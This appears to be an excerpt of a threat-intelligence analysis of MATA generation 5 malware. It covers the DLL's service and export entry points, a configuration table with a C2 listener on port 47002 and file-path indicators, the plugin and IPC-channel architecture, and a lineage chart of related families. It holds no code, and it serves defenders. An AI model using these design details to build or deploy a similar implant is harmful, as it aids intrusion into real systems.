
MATA generation 5

MATA generation 5 is a DLL that serves both as a service running within the svchost.exe process, or as a standard DLL that can be loaded into an arbitrary process. Its main functionality may be initiated from DllEntryPoint as well as from its exported functions: ServiceMain and AsyncLoadDB.




Config value	Description
embed://0	IPC Channel URI
pssl://0.0.0.0:47002	C2 URI. This sample is configured to work as a server listening for incoming TLS encrypted connection on TCP port 47002, also able to act as proxy
c:\windows\system32\hspfw.dll.mun	Configuration file keeps volatile settings
%TEMP%\vi0xll3m.hat	Log file of monitoring plugin

Mata v5 Windows Update



The architecture of MATA5 involves the utilization of loadable modules and embedded plugins. These modules are required to have an exported function named "Initialize" and can contain multiple plugins within them. Embedded modules can be easily identified by their "Initialize" export reference:

- Buffer-box handler - Buffer-box serves as a shared message storage across various modules. It acts as a compact list with a maximum capacity of 16 entries, accommodating incoming commands and outgoing messages. Each item in the Buffer-box is identified by the respective ClientID and ModuleID to which the message is designated
- Two IPC Channel implementations named "embed" and "udp" - the "embed" channel functions as a simple loopback interface, essentially consisting of two FIFO queues. On the other hand, the "udp" channel uses UDP/IP bound to real loopback network interface (localhost, 127.0.0.1) or any other local IP address available to bind socket



MATA Source

MATA v3

MataDoor (MATA v4)


MATA v5

TIEDEYE

STRATOFEAR

No color fill == suspected deprecated family
Green = MacOS | Purple = WIN

Lineage



